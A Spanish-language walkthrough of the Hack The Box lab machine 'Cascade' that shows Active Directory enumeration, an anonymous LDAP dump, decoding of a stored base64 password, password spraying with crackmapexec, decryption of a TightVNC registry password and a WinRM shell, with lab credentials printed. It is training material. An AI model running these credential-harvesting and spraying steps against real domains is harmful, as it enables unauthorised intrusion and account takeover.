

EthicalHCOP.

Cascade me ha dejado bastantes nuevos conocimientos sobre explotación en windows. Marcada como medianamente realista, Cascade reúne técnicas que podemos utilizar en una explotación en entornos reales.

Reconocimiento y escaneo.

```
# Nmap 7.80 scan initiated Sun Mar 29 23:34:47 2020 as: nmap -sS -sV -p- -oN cascadeNMAP.txt
10.10.10.182
Nmap scan report for 10.10.10.182
Host is up (0.087s latency).
Not shown: 65520 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-03-30 04:43:34Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: cascade.local,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: cascade.local,
Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49170/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows
```

El nmap nos revela algunos servicios relevantes de esta máquina, como el ldap, smb, domain y winrm.

Para nosotros ya es costumbre analizar el smb utilizando enum4linux ya que nos entrega buena info de manera automática. Sin embargo, si quisiéramos utilizar un metodo mas manual, podriamos utilizar la herramienta rpcclient y obtener los mismos datos arrojados por enum4linux.

```

Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ )
on Mon Mar 30 00:21:58 2020

=====
|   Target Information   |
=====
Target ..... 10.10.10.182
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 10.10.10.182   |
=====
[E] Can't find workgroup/domain

=====
|   Nbtstat Information for 10.10.10.182   |
=====
Looking up status of 10.10.10.182
No reply from 10.10.10.182

=====
|   Session Check on 10.10.10.182   |
=====
[+] Server 10.10.10.182 allows sessions using username '', password ''
[+] Got domain/workgroup name:

```

En el escaneo con enum4linux, vemos nuevamente el mensaje de que se permite acceso anónimo al servidor.

```

=====
|   Users on 10.10.10.182   |
=====
index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull      Name: Adrian Turnbull  Desc: (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc      Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson      Name: Ben Hanson       Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc     Name: BackupSvc Desc: (null)
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: CascGuest     Name: (null) Desc: Built-in account
for guest access to the computer/domain
index: 0xee5 RID: 0x469 acb: 0x00000210 Account: d.burman      Name: David Burman     Desc: (null)
index: 0xee3 RID: 0x467 acb: 0x00000211 Account: e.crowe       Name: Edward Crowe     Desc: (null)
index: 0xeec RID: 0x46f acb: 0x00000211 Account: i.croft       Name: Ian Croft Desc: (null)
index: 0xeeb RID: 0x46e acb: 0x00000210 Account: j.allen       Name: Joseph Allen     Desc: (null)
index: 0xede RID: 0x462 acb: 0x00000210 Account: j.goodhand    Name: John Goodhand    Desc: (null)
index: 0xed7 RID: 0x45c acb: 0x00000210 Account: j.wakefield   Name: James Wakefield  Desc: (null)
index: 0xeca RID: 0x455 acb: 0x00000210 Account: r.thompson    Name: Ryan Thompson    Desc: (null)
index: 0xedd RID: 0x461 acb: 0x00000210 Account: s.hickson     Name: Stephanie Hickson Desc: (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith       Name: Steve Smith     Desc: (null)
index: 0xed2 RID: 0x457 acb: 0x00000210 Account: util          Name: Util            Desc: (null)

```

De igual manera, un poco más abajo se nos listan los usuarios de dominio. Como les comentaba arriba, esta misma información la podemos obtener haciendo uso de la herramienta rpcclient.


```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#rpcclient -U "" 10.10.10.182
Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
rpcclient $>
```

Sin embargo, al realizar técnicas como ASRepRoast no obtenemos datos interesantes con alguno de estos usuarios.

Explotación de Usuario.

Así que cambiamos nuestro enfoque de servicio por el SMB al LDAP. Hay varias herramientas las cuales podemos hacer uso de ella y extraer información del servicio LDAP, como lo puede ser la herramienta JXplorer o Ldapsearch.

Para esta máquina haremos uso de Ldapsearch, con esta herramienta iremos descubriendo poco a poco información.

Para ampliar un poco más el conocimiento acerca del uso de Ldapsearch, dejare un video de lppSec en la solución de la máquina YPUFFY en donde hace uso de esta herramienta.

<https://youtu.be/UoB-J-eDvrg?t=765>

El primer comando que ejecutaremos es:

```
Ldapsearch -x -h 10.10.10.182 -s base
```

Aquí dejo un poco de documentación acerca del parámetro base en la bandera -s (scope)

<https://ldapwiki.com/wiki/LDAP%20Search%20Scopes>

```

[✗]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
# ldapsearch -x -h 10.10.10.182 -s base
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: ALL
#
#
dn:
currentTime: 20200403162423.0Z
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=cascade,DC=local
dsServiceName: CN=NTDS Settings,CN=CASC-DC1,CN=Servers,CN=Default-First-Site-Name,CN= Sites,CN=Configuration,DC=cascade,DC=local
namingContexts: DC=cascade,DC=local
namingContexts: CN=Configuration,DC=cascade,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=cascade,DC=local
namingContexts: DC=DomainDnsZones,DC=cascade,DC=local
namingContexts: DC=ForestDnsZones,DC=cascade,DC=local
defaultNamingContext: DC=cascade,DC=local
schemaNamingContext: CN=Schema,CN=Configuration,DC=cascade,DC=local
configurationNamingContext: CN=Configuration,DC=cascade,DC=local
rootDomainNamingContext: DC=cascade,DC=local

```

Este comando nos retornara una amplia información sobre la estructura del AD, podemos ejecutar el mismo comando y agregar al final el campo por el cual queremos filtrar, en este caso filtraremos por el campo namingcontexts dándonos como resultado solo los valores de dicho campo del cual extraemos el DC (Domain Controller) del AD.

```

[✗]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
# ldapsearch -x -h 10.10.10.182 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingContexts: DC=cascade,DC=local
namingContexts: CN=Configuration,DC=cascade,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=cascade,DC=local
namingContexts: DC=DomainDnsZones,DC=cascade,DC=local
namingContexts: DC=ForestDnsZones,DC=cascade,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

```


Ahora, ya que conocemos el DC del AD, podemos realizar una consulta a este para que nos extraiga la mayor cantidad de información posible. Para ello haremos uso del siguiente comando: `ldapsearch -x -h 10.10.10.182 -s sub -b 'dc=cascade,dc=local'`

Yo he guardado esta salida en un archivo de texto para luego filtrar de mejor manera el contenido.

```
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/cascade
#ldapsearch -x -h 10.10.10.182 -s sub -b 'dc=cascade,dc=local' >
ldapCascade.txt
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/cascade
#nano ldapCascade.txt -c
```

Ya que es algo tedioso analizar 6364 líneas una a una en búsqueda de algo relevante, podemos hacer uso de `grep` y filtrar por las palabras que nos interesen, como `user`, `usr`, `usuario`, `password`, `pass`, `pwd` etc.

```
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/cascade
#cat ldapCascade.txt | grep -i pwd
maxPwdAge: -9223372036854775808
minPwdAge: 0
minPwdLength: 5
pwdProperties: 0
pwdHistoryLength: 0
badPwdCount: 1
pwdLastSet: 0
maxPwdAge: -37108517437440
minPwdAge: 0
minPwdLength: 0
pwdProperties: 0
pwdHistoryLength: 0
badPwdCount: 0
pwdLastSet: 132304011258708902
badPwdCount: 1
pwdLastSet: 132230603002172876
badPwdCount: 4
pwdLastSet: 132247150854857364
badPwdCount: 0
pwdLastSet: 132230718862636251
cascadeLegacyPwd: clk0bjVldmE=
badPwdCount: 1
pwdLastSet: 132233548311955855
```

Y como respuesta a una de esas búsquedas, obtenemos un campo llamado `cascadeLegacyPwd`, la cual contiene en formato de base64 un texto oculto.

```
[*]-[root@parrot]-[/home/ethicalhackingcop]
#hashid clk0bjVldmE=
Analyzing 'clk0bjVldmE='
[+] Unknown hash
[root@parrot]-[/home/ethicalhackingcop]
#echo "clk0bjVldmE=" | base64 -d
rY4n5eva [root@parrot]-[/home/ethicalhackingcop]
```

Así que realizando la decodificación de esta base64 encontramos en texto plano la contraseña de algún usuario. Pero cual ?

En este caso, hydra no me quería funcionar, así que recurrí a otras herramientas para realizar la comprobación de la contraseña con alguno de los usuarios obtenidos anteriormente con rpcclient o enum4linux.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#hydra -L user.txt -p rY4n5eva 10.10.10.182 smb -s 445
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-02 20:51:43
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 15 login tries (l:15/p:1), ~15 tries per
task
[DATA] attacking smb://10.10.10.182:445/
[ERROR] invalid reply from target smb://10.10.10.182:445/
```

Así que haremos uso de CrackMapExec para realizar el ataque de Password Spray con los datos obtenidos.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#crackmapexec smb 10.10.10.182 -u user.txt -p rY4n5eva
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:casca
(SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\CascGuest:rY4n5eva STATUS_LOGON_FAILUR
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\arksvc:rY4n5eva STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\s.smith:rY4n5eva STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [+] cascade.local\r.thompson:rY4n5eva
```

El resultado de este ataque nos muestra que el usuario r.thompson ha respondido correctamente a la contraseña, así que si enumeramos los recursos compartidos de este usuario, veremos con éxito los recursos a los que este usuario puede acceder.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#smbclient -L \\10.10.10.182\ -U r.thompson
Enter WORKGROUP\r.thompson's password:

Sharename      Type           Comment
-----
ADMIN$         Disk          Remote Admin
Audit$         Disk
C$             Disk          Default share
Data           Disk
IPC$           IPC           Remote IPC
NETLOGON       Disk          Logon server share
print$         Disk          Printer Drivers
SYSVOL         Disk          Logon server share
SMB1 disabled -- no workgroup available
```


También , con smbmap podemos ver los permisos de las carpetas y tener un poco mas de idea a qué parte podemos acceder y a que partes no.

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/cascade]
#smbmap -H 10.10.10.182 -u r.thompson -p rY4n5eva
[+] IP: 10.10.10.182:445      Name: 10.10.10.182
Disk
----
Permissions      Comment
-----
ADMIN$           NO ACCESS       Remote Admin
Audits$          NO ACCESS
C$               NO ACCESS       Default share
Data             READ ONLY
IPCS             NO ACCESS       Remote IPC
NETLOGON         READ ONLY       Logon server share
print$           READ ONLY       Printer Drivers
SYSVOL           READ ONLY       Logon server share
```

La carpeta accesible a la que más me llamó la atención fue Data. Al tener varias carpetas dentro de este recurso, he decidido recorrerlo de manera recursiva ejecutando los comandos: recurse ON, Prompt OFF.

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/cascade]
#smbclient \\\\10.10.10.182\\Data -U r.thompson
Enter WORKGROUP\\r.thompson's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0  Thu Apr  2 20:44:04 2020
..              D            0  Thu Apr  2 20:44:04 2020
Contractors     D            0  Sun Jan 12 20:45:11 2020
Finance         D            0  Sun Jan 12 20:45:06 2020
IT              D            0  Tue Jan 28 13:04:51 2020
Production      D            0  Sun Jan 12 20:45:18 2020
Temps           D            0  Sun Jan 12 20:45:15 2020

13106687 blocks of size 4096. 7797407 blocks available
smb: \> recurse ON
smb: \> prompt OFF
smb: \> ls
.                D            0  Thu Apr  2 20:44:04 2020
..              D            0  Thu Apr  2 20:44:04 2020
Contractors     D            0  Sun Jan 12 20:45:11 2020
Finance         D            0  Sun Jan 12 20:45:06 2020
IT              D            0  Tue Jan 28 13:04:51 2020
Production      D            0  Sun Jan 12 20:45:18 2020
Temps           D            0  Sun Jan 12 20:45:15 2020

\Contractors
NT_STATUS_ACCESS_DENIED listing \Contractors\*

\Finance
NT_STATUS_ACCESS_DENIED listing \Finance\*
```

Una vez terminado el proceso, veremos varias algunas carpetas a las que se nos fue negado el permiso de acceso y otras carpetas las cuales tienen algunos archivos en su interior.

```

\IT\Logs
. D 0 Tue Jan 28 19:53:04 2020
.. D 0 Tue Jan 28 19:53:04 2020
Ark AD Recycle Bin D 0 Fri Jan 10 11:33:45 2020
DCs D 0 Tue Jan 28 19:56:00 2020

\IT\Temp
. D 0 Tue Jan 28 17:06:59 2020
.. D 0 Tue Jan 28 17:06:59 2020
r.thompson D 0 Tue Jan 28 17:06:53 2020
s.smith D 0 Tue Jan 28 15:00:01 2020

\IT\Logs\Ark AD Recycle Bin
. D 0 Fri Jan 10 11:33:45 2020
.. D 0 Fri Jan 10 11:33:45 2020
ArkAdRecycleBin.log A 1303 Tue Jan 28 20:19:11 2020

\IT\Logs\DCs
. D 0 Tue Jan 28 19:56:00 2020
.. D 0 Tue Jan 28 19:56:00 2020
dcdiag.log A 5967 Fri Jan 10 11:17:30 2020

\IT\Temp\r.thompson
. D 0 Tue Jan 28 17:06:53 2020
.. D 0 Tue Jan 28 17:06:53 2020

\IT\Temp\s.smith
. D 0 Tue Jan 28 15:00:01 2020
.. D 0 Tue Jan 28 15:00:01 2020
VNC Install.reg A 2680 Tue Jan 28 14:27:44 2020

```

Así que vamos a descargar de manera local todos los archivos posibles para analizar su contenido en nuestra máquina.

```

smb: \IT\Email Archives\> ls
. D 0 Tue Jan 28 13:00:30 2020
.. D 0 Tue Jan 28 13:00:30 2020
Meeting_Notes_June_2018.html A 2522 Tue Jan 28 13:00:12 2020

13106687 blocks of size 4096. 7797407 blocks available
smb: \IT\Email Archives\> get Meeting_Notes_June_2018.html
getting file \IT\Email Archives\Meeting_Notes_June_2018.html of size 2522 as
Meeting_Notes_June_2018.html (6,9 KiloBytes/sec) (average 6,9 KiloBytes/sec)

smb: \IT\Logs\Ark AD Recycle Bin\> dir
. D 0 Fri Jan 10 11:33:45 2020
.. D 0 Fri Jan 10 11:33:45 2020
ArkAdRecycleBin.log A 1303 Tue Jan 28 20:19:11 2020

13106687 blocks of size 4096. 7797407 blocks available
smb: \IT\Logs\Ark AD Recycle Bin\> get ArkAdRecycleBin.log
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as
ArkAdRecycleBin.log (3,9 KiloBytes/sec) (average 5,4 KiloBytes/sec)

```



```
smb: \IT\Logs\DCs\> ls
.                D            0   Tue Jan 28 19:56:00 2020
..               D            0   Tue Jan 28 19:56:00 2020
dcdiag.log       A        5967  Fri Jan 10 11:17:30 2020

13106687 blocks of size 4096. 7797407 blocks available
smb: \IT\Logs\DCs\> allinfo dcdiag.log
altname: dcdiag.log
create_time:     vie ene 10 11:17:30 2020 -05
access_time:     vie ene 10 11:17:30 2020 -05
write_time:      vie ene 10 11:17:30 2020 -05
change_time:     dom ene 26 17:22:06 2020 -05
attributes: A (20)
stream: [::$DATA], 5967 bytes
smb: \IT\Logs\DCs\> get dcdiag.log
getting file \IT\Logs\DCs\dcdiag.log of size 5967 as dcdiag.log (17,7 KiloBytes/sec) (average 9,4 KiloBytes/sec)

smb: \IT\Temp\s.smith\> ls
.                D            0   Tue Jan 28 15:00:01 2020
..               D            0   Tue Jan 28 15:00:01 2020
VNC Install.reg  A        2680  Tue Jan 28 14:27:44 2020

13106687 blocks of size 4096. 7797020 blocks available
smb: \IT\Temp\s.smith\> get "VNC Install.reg"
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as VNC Install.reg (7,2 KiloBytes/sec) (average 8,9 KiloBytes/sec)
```

Explorando el primer archivo descargado, vemos un log bastante interesante sobre la papelera de reciclaje del AD. En este log vemos al usuario ArkSvc realizar algunos movimientos de algunas cuentas de usuario del AD a la papelera de reciclaje, el usuario que más llama la atención es TempAdmin.

```
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/cascade]
#cat ArkAdRecycleBin.log
1/10/2018 15:43 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD] Validating settings...
1/10/2018 15:43 [MAIN_THREAD] Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD] Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD] Validating settings...
2/10/2018 15:56 [MAIN_THREAD] Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD] Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD] Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD] Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD] Validating settings...
8/12/2018 12:22 [MAIN_THREAD] Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD] Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD] Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD] Exiting with error code 0
```

También , encontramos otro archivo .log pero en lo personal no encuentre informacion relevante en este log.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#cat dcdiag.log

Directory Server Diagnosis

Performing initial setup:
  Trying to find home server...
  Home Server = CASC-DC1
  * Identified AD Forest.
  Done gathering initial info.

Doing initial required tests

  Testing server: Default-First-Site-Name\CASC-DC1
    Starting test: Connectivity
    ..... CASC-DC1 passed test Connectivity

Doing primary tests

  Testing server: Default-First-Site-Name\CASC-DC1
    Starting test: Advertising
    ..... CASC-DC1 passed test Advertising
    Starting test: FrsEvent
    ..... CASC-DC1 passed test FrsEvent
    Starting test: DFSREvent
    ..... CASC-DC1 passed test DFSREvent
```

Por otro lado, hay un archivo HTML con un mensaje muy muy claro y que podremos utilizar más adelante. En resumen, el mensaje escrito nos dice que han estado usando la cuenta TempAdmin para realizar acciones de migración y por último nos dice que este usuario tiene la misma password que el administrador local de la máquina.

```
GNU nano 4.8 Meeting_Notes_June_2018.html
<p><o:p>&nbsp;</o:p></p>

<p>For anyone that missed yesterday's meeting (I'm looking at
you Ben). Main points are below:</p>

<p class=MsoNormal><o:p>&nbsp;</o:p></p>

<p>-- New production network will be going live on
Wednesday so keep an eye out for any issues. </p>

<p>-- We will be using a temporary account to
perform all tasks related to the network migration and this account will be deleted at the end of
2018 once the migration is complete. This will allow us to identify actions
related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal ad

<p>-- The winner of the 0Best GPO0 competition will be
announced on Friday so get your submissions in soon.</p>
```



Finalmente, veremos un archivo de VNC, en donde se almacenan algunos valores, uno de los valores más relevantes es el del campo Password el cual se guarda en formato hexadecimal.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#cat VNC\ Install.reg
@@Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
```

Así que es hora de googlear y ver cómo podemos romper la contraseña. En los resultados de dicha búsqueda, encontramos 2 sitios con 2 herramientas netamente útiles para realizar la acción, una es un archivo exe y la otra es un archivo py.



<https://www.raymond.cc/blog/crack-or-decrypt-vnc-server-encrypted-password/>

El primero es un archivo .exe en el cual el unico parametro que debemos ingresar es el hexadecimal sin los dos puntos (:), y como resultado obtendremos una contraseña en texto plano

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade/vnc]
#wine vncpwd.exe 6bcf2a4b6e5aca0f

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

Password:  sT333ve2

Press RETURN to exit
```


<https://github.com/trinitronx/vncpasswd.py>

El segundo archivo es un .py el cual le enviamos como parámetro las banderas -d (decode) y -H (Hexadecimal) <hex> y obtendremos de igual manera la contraseña en texto plano.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade/vncpasswd.py]
#python2 ./vncpasswd.py -d -H 6bcf2a4b6e5aca0f
Cannot read from Windows Registry on a Linux system
Cannot write to Windows Registry on a Linux system
Decrypted Bin Pass= 'sT333ve2'
Decrypted Hex Pass= '7354333333766532'
```

Nuevamente realizamos un ataque de password spray y obtenemos un nuevo usuario en el sistema.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#crackmapexec smb 10.10.10.182 -u user.txt -p sT333ve2
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:casca
(SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\CascGuest:sT333ve2 STATUS_LOGON_FAILUR
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\larksvc:sT333ve2 STATUS_LOGON_FAILUR
SMB 10.10.10.182 445 CASC-DC1 [+] cascade.local\s.smith:sT333ve2
```

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade/audit]
#evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2
```

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> ls
*Evil-WinRM* PS C:\Users\s.smith\Documents> cd ..
*Evil-WinRM* PS C:\Users\s.smith> cd Desktop
*Evil-WinRM* PS C:\Users\s.smith\Desktop> ls
```

Directory: C:\Users\s.smith\Desktop

Mode	LastWriteTime	Length	Name
-a----	1/9/2020 8:36 PM	32	user.txt
-a----	3/25/2020 11:17 AM	1031	WinDirStat.lnk

Finalmente podremos leer la bandera del usuario.

Explotación de Root.

Que se haga costumbre volver a analizar todo desde 0 cuando tenemos un nuevo usuario, es decir, si habías analizado el SMB con el primer usuario obtenido, es bueno realizar el mismo análisis con los siguientes usuarios que tengas para ver si nos estamos perdiendo de algún cambio interesante. En este caso y a diferencia del usuario anterior, el recurso compartido Audit\$ ha cambiado los permisos.

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/cascade]
#smbmap -H 10.10.10.182 -u s.smith -p sT333ve2
[+] IP: 10.10.10.182:445      Name: 10.10.10.182
```

Disk	Permissions	Comment
ADMIN\$	NO ACCESS	Remote Admin
Audit\$	READ ONLY	
C\$	NO ACCESS	Default share
Data	READ ONLY	
IPC\$	NO ACCESS	Remote IPC
NETLOGON	READ ONLY	Logon server share
print\$	READ ONLY	Printer Drivers
SYSVOL	READ ONLY	Logon server share

Así que si ingresamos en este recurso, veremos unos archivos binarios y unas carpetas, así que en lugar de descargar uno por uno, vamos a realizar una descarga recursiva.

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/cascade/audit]
#smbclient \\\10.10.10.182\\Audit$ -U s.smith
Enter WORKGROUP\s.smith's password:
Try "help" to get a list of possible commands.
smb: \> ls
```

.	D	0	Wed Jan 29 13:01:26 2020
..	D	0	Wed Jan 29 13:01:26 2020
CascAudit.exe	A	13312	Tue Jan 28 16:46:51 2020
CascCrypto.dll	A	12288	Wed Jan 29 13:00:20 2020
DB	D	0	Tue Jan 28 16:40:59 2020
RunAudit.bat	A	45	Tue Jan 28 18:29:47 2020
System.Data.SQLite.dll	A	363520	Sun Oct 27 01:38:36 2019
System.Data.SQLite.EF6.dll	A	186880	Sun Oct 27 01:38:38 2019
x64	D	0	Sun Jan 26 17:25:27 2020
x86	D	0	Sun Jan 26 17:25:27 2020

```
13106687 blocks of size 4096. 7793291 blocks available
smb: \> exit
```

Para ello basta con crear una carpeta en donde guardaremos todos los archivos, ingresamos nuevamente al SMB y activamos el modo recursivo (recurso ON), deshabilitamos el mensaje de confirmación (recurse OFF) y descargamos los recursos digitando mget *


```

